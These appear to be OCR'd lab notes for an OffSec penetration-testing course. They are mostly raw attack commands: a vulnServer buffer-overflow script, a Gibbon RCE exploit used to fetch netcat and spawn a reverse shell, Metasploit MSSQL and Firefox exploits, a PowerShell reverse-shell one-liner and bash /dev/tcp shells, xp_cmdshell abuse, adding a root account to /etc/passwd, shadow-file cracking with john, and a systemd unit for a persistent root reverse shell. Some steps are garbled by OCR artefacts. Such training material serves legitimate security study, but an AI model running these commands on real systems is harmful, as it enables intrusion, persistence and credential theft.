
Then type exit to exit. Then open terminal nano findoff.py then type the following command

```
  GNU nano 7.2
#!/usr/bin/python
import sys, socket


shellcode = "A" * 2003 + "\xaf\x11\x50\x62" # our return value is 625011af

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('192.168.1.38', 9999))
    soc.send(('TRUN /.:/' + shellcode).encode())
    soc.close()
except:
    print ("Error: Unable to establish connection with Server")
    sys.exit()
```

Then open immunity debugger click  then put the value in the box then hit enter.



Select value then press **F2 to set breakpoint** the value changes to blue color.



Then open linux then execute findoff.py.

Attacking Endpoints - OffSec OSCC

1. Searching on Exploit Database, we find two results for "Gibbon".
2. wget https://www.exploit-db.com/download/51903 -O gibbon_rce.py
3. python gibbon_rce.py
4. python gibbon_rce.py cmshost (target) 80/gibbon justin.williams@megacorpone.com DFaye7680 whoami
5. sudo cp -f /usr/bin/nc /var/www/html
6. sudo chmod 777 /var/www/html/nc
7. sudo systemctl start apache2
8. python gibbon_rce.py cmshost (target) 80/gibbon justin.williams@megacorpone.com DFaye7680 "wget http://192.168.48.130:80/nc (attacker ip)"
9. python gibbon_rce.py cmshost 80/gibbon justin.williams@megacorpone.com DFaye7680 "ls -l | grep nc"

10. python gibbon_rce.py 192.168.50.125 (target) 80/gibbon justin.williams@megacorpone.com DFaye7680 "chmod 777 nc"
11. sudo nc -lvp 4444
12. python gibbon_rce.py 192.168.50.125 (target) 80/gibbon justin.williams@megacorpone.com DFaye7680 "./nc -e /bin/bash 192.168.48.2 4444 (attacker)"

Endpoint Hacking Frameworks

1. sudo msfconsole
2. show exploits

Let's scan a system with the auxiliary/scanner/portscan/tcp module and see what information we can obtain.

3. use auxiliary/scanner/portscan/tcp
4. show options
5. set RHOSTS 192.168.50.120 (target)
6. run

A quick online search reveals that port 1433 is the default port for the MSSQL server. Let's try to verify this with the auxiliary/scanner/mssql/mssql_login module, which will attempt to login to the MSSQL server.

7. use auxiliary/scanner/mssql/mssql_login
8. set RHOSTS 192.168.50.120 (target)
9. run

Let's try to take advantage of this misconfiguration and gain access to the system with the exploit/windows/mssql/mssql_payload module.

Since we don't have any specific information yet, we'll use the default master database. Next, we'll set RHOSTS to the IP address of our target and set USERNAME to sa which we discovered previously. Lastly, we'll set LHOST to the IP address of Local Kali VM or My Kali (Kali In-browser) machine. If we are using local Kali VM, we need to set LHOST to the IP address of the tunneling interface (tun0). If we are using My Kali (Kali In-Browser), we need to set LHOST to the IP address of eth0 interface. We can find these interfaces with the command ifconfig.

10. use exploit/windows/mssql/mssql_payload
11. set RHOSTS 192.168.50.120 (target)
12. set DATABASE master
13. set LHOST 192.168.48.2 (attacker)
14. Exploit

Client-Side Attacks

1. sudo msfconsole
2. search browser/firefox
3. use exploit/multi/browser/firefox_jit_use_after_free
4. exploit

Living Off the Land

1. rdesktop -u Peter -p lab 192.168.50.120 to start windows machine

Let's start the PowerShell command line by searching for it in our toolbar.

Open attacker machine then type

2. sudo nc -lvp 4444

With netcat running, we'll return to our PowerShell window and input the following command which should give us a connection back to our Kali machine.

3. $sm=(New-Object Net.Sockets.TCPClient('(attacker ip)',4444)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}

Same as using SSH

1. ssh justin@cmshost
2. Next tab type, sudo nc -lvp 4444
3. Back to ssh connection then type, bash -i >& /dev/tcp/attacker ip/4444 0>&1

Windows Privilege Escalation

After access windows machine the open powershell then type

1. Get-LocalUser
    a. Get-LocalUser to enumerate the local accounts on the system.
2. Get-LocalGroup
    a. Get-LocalGroup to enumerate the local security groups.

This command produces some interesting output. Specifically we see that there are some groups related to an SQL server. Let's figure out if the service is up and running. We'll use netstat, passing -an, which will show us all active connections and the IP associated with each connection.

3. netstat -an

Let's start by checking if the sqlcmd utility is installed on the system. This will allow us to connect and interact with the MSSQL server through the command line.

4. Get-Command sqlcmd

The command is installed. Let's use sqlcmd to attempt to login to the local MSSQL server as sa with a blank password.

5. sqlcmd -S 127.0.0.1 -U sa

According to the output, we didn't get an error. Let's try to run a basic query to see if this actually worked.

6. SELECT name FROM sys.databases;
7. GO
8. USE master
9. GO
10. EXEC sp_configure 'show advanced options', 1;
11. GO
12. RECONFIGURE
13. GO
14. EXEC sp_configure 'xp_cmdshell', 1;
15. GO
16. RECONFIGURE

17. GO
18. xp_cmdshell 'whoami'
19. GO

Linux Privilege Escalation

1. ssh justin@192.168.50.125
2. ls -l /etc/shadow

For the installation, we'll use a one-liner to update the list of available packages and their versions and install the peass package, which contains linPEAS for Linux and winPEAS for Windows.

3. sudo apt update && sudo apt install peass -y
4. sudo cp /usr/share/peass/linpeas/linpeas.sh /var/www/html
5. sudo chmod 777 /var/www/html/linpeas.sh
6. sudo systemctl start apache2
7. wget http://192.168.48.130/linpeas.sh
8. chmod +x linpeas.sh
9. ./linpeas.sh -o interesting_perms_files -q
10. ls -l /etc/passwd
11. openssl passwd w00tw00t
12. echo "root2:\$1\$4bui.Hau\$EiygImYE1gt7q3wFiMHLP.:0:0:root:/root:/bin/bash" >> /etc/passwd
13. su root2
14. cat /etc/shadow | grep root

After run this command save the result into shadow.txt on attacker machine, then back to victim

15. cat /etc/passwd | grep root

After run this command save the result into passwd.txt
Then go to attacker machine and type,

16. unshadow passwd.txt shadow.txt > password.txt
17. cat password.txt
18. sudo john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt password.txt

netsh advfirewall firewall show rule name="app tcp 8080" - To find which action is performed.

```
[Unit]
Description=Manually created service

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.9.252.175/5000 0>&1'

[Install]
WantedBy=multi-user.target
```